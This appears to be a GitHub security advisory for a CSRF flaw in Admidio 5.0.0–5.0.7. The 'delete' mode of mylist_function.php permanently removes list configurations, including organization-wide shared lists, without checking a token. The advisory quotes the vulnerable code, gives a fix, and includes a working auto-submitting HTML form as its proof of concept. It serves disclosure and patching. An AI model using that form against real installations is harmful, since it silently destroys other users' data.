Missing CSRF Protection on Custom List Deletion in mylist_function.php

Moderate **Fasse** published **GHSA-g3mx-8jm6-rc85** 4 days ago

Package

No package listed

Affected versions

>= 5.0.0, <= 5.0.7

Patched versions

5.0.8

Description

Reported by: Juan Felipe Oz @JF0x0r

> LinkedIn

Summary

The `delete` mode handler in `mylist_function.php` permanently deletes list configurations without validating a CSRF token. An attacker who can lure an authenticated user to a malicious page can silently destroy that user's list configurations — including organization-wide shared lists when the victim holds administrator rights.

Vulnerable Code

File: `modules/groups-roles/mylist_function.php`


The CSRF token validation at lines **81–82** is scoped exclusively to the save, save_as, and save_temporary modes:

```
// Line 81-82 — only runs for save modes
$categoryReportConfigForm = $gCurrentSession->getFormObject($_POST['adm_csrf_token']);
if ($_POST['adm_csrf_token'] !== $categoryReportConfigForm->getCsrfToken()) {
    throw new Exception('Invalid or missing CSRF token!');
}
```

```
// save list
if (in_array($getMode, array('save', 'save_as', 'save_temporary'))) {
    // check the CSRF token of the form against the session token
    $categoryReportConfigForm = $gCurrentSession->getFormObject($_POST['adm_csrf_token']);
    if ($_POST['adm_csrf_token'] !== $categoryReportConfigForm->getCsrfToken()) {
        throw new Exception('Invalid or missing CSRF token!');
    }
```

The `delete` case at lines **159–161** executes the destructive operation with no token check:

```
} elseif ($getMode === 'delete') {
    // delete list configuration
    $list->delete();  // no CSRF validation
    echo json_encode(array('status' => 'success', ...));
    exit();
}
```



```
            echo json_encode(array('status' => 'success', 'url' => $u
            exit();
        } elseif ($getMode === 'delete') {
            // delete list configuration
            $list->delete();

            // go back to list configuration
```

A global input guard at lines **40–48** requires a non-empty `column[]` POST parameter for all modes including `delete`. This guard serves no security purpose for deletion, it exists for save validation but it must be satisfied to reach the delete handler. Any static value such as `LAST_NAME` is sufficient.

Impact

Any authenticated user with list edit permission can be targeted. Admidio ships with six organization-wide shared lists (`lst_global = 1`): Address list, Phone list, Contact information, Membership, Members, and Contacts. When an administrator is the CSRF victim, these global lists are permanently deleted affecting all members of the organization. There is no soft-delete or recovery mechanism.

Proof of Concept

> First my video PoC, after that, the proof of concept with detail.

Watch Video

- Prerequisites: Victim is authenticated in Admidio. Attacker knows the target list UUID (visible in the page URL at modules/groups-roles/mylist.php?list_uuid=...)

1. Step 1: Attacker serves this page from any HTTP origin:

```
<!DOCTYPE html>
<html>
```

```
<body>
  <form id="f" method="POST"
    action="http://TARGET/modules/groups-roles/mylist_function.php?mode=delete&list_uuid
    <input type="hidden" name="column[]" value="LAST_NAME">
  </form>
  <script>document.getElementById('f').submit();</script>
</body>
</html>
```

> Since browsers block CSRF files, I did the proof of concept by setting up a local server with Python on the 9090. ok?

2. Step 2: Victim visits the attacker page while logged into Admidio.
3. Step 3: Server responds immediately:

```
{"status":"success","url":".../modules/groups-roles/mylist.php"}
```

4. Step 4: List is permanently deleted. Verified via:

```
SELECT lst_name FROM adm_lists WHERE lst_uuid='TARGET_UUID';
-- Empty result set
```

> No `adm_csrf_token` field is required anywhere in the request.


Recommendation Fix:

> It's so simple.

- Apply the same `SecurityUtils::validateCsrfToken()` pattern already used in the save modes:

```
} elseif ($getMode === 'delete') {
    SecurityUtils::validateCsrfToken($_POST['adm_csrf_token']);
    $list->delete();
    echo json_encode(array('status' => 'success', ...));
    exit();
}
```

Additionally, the `column[]` input guard at lines **40–48** should be moved inside the `in_array($getMode, ['save', 'save_as', 'save_temporary'])` block, since delete requires no column data and the guard currently forces attackers to include a trivially satisfiable dummy value.



Severity

Moderate 4.6 / 10

CVSS v3 base metrics

Attack vector	Network
Attack complexity	Low
Privileges required	Low
User interaction	Required
Scope	Unchanged
Confidentiality	None
Integrity	Low
Availability	Low

Learn more about base metrics

CVSS:3.1/AV:N/AC:L/PR:L/UI:R/S:U/C:N/I:L/A:L

CVE ID

CVE-2026-34382

Weaknesses

▶ CWE-352

Credits

 **JFOZ1010** Reporter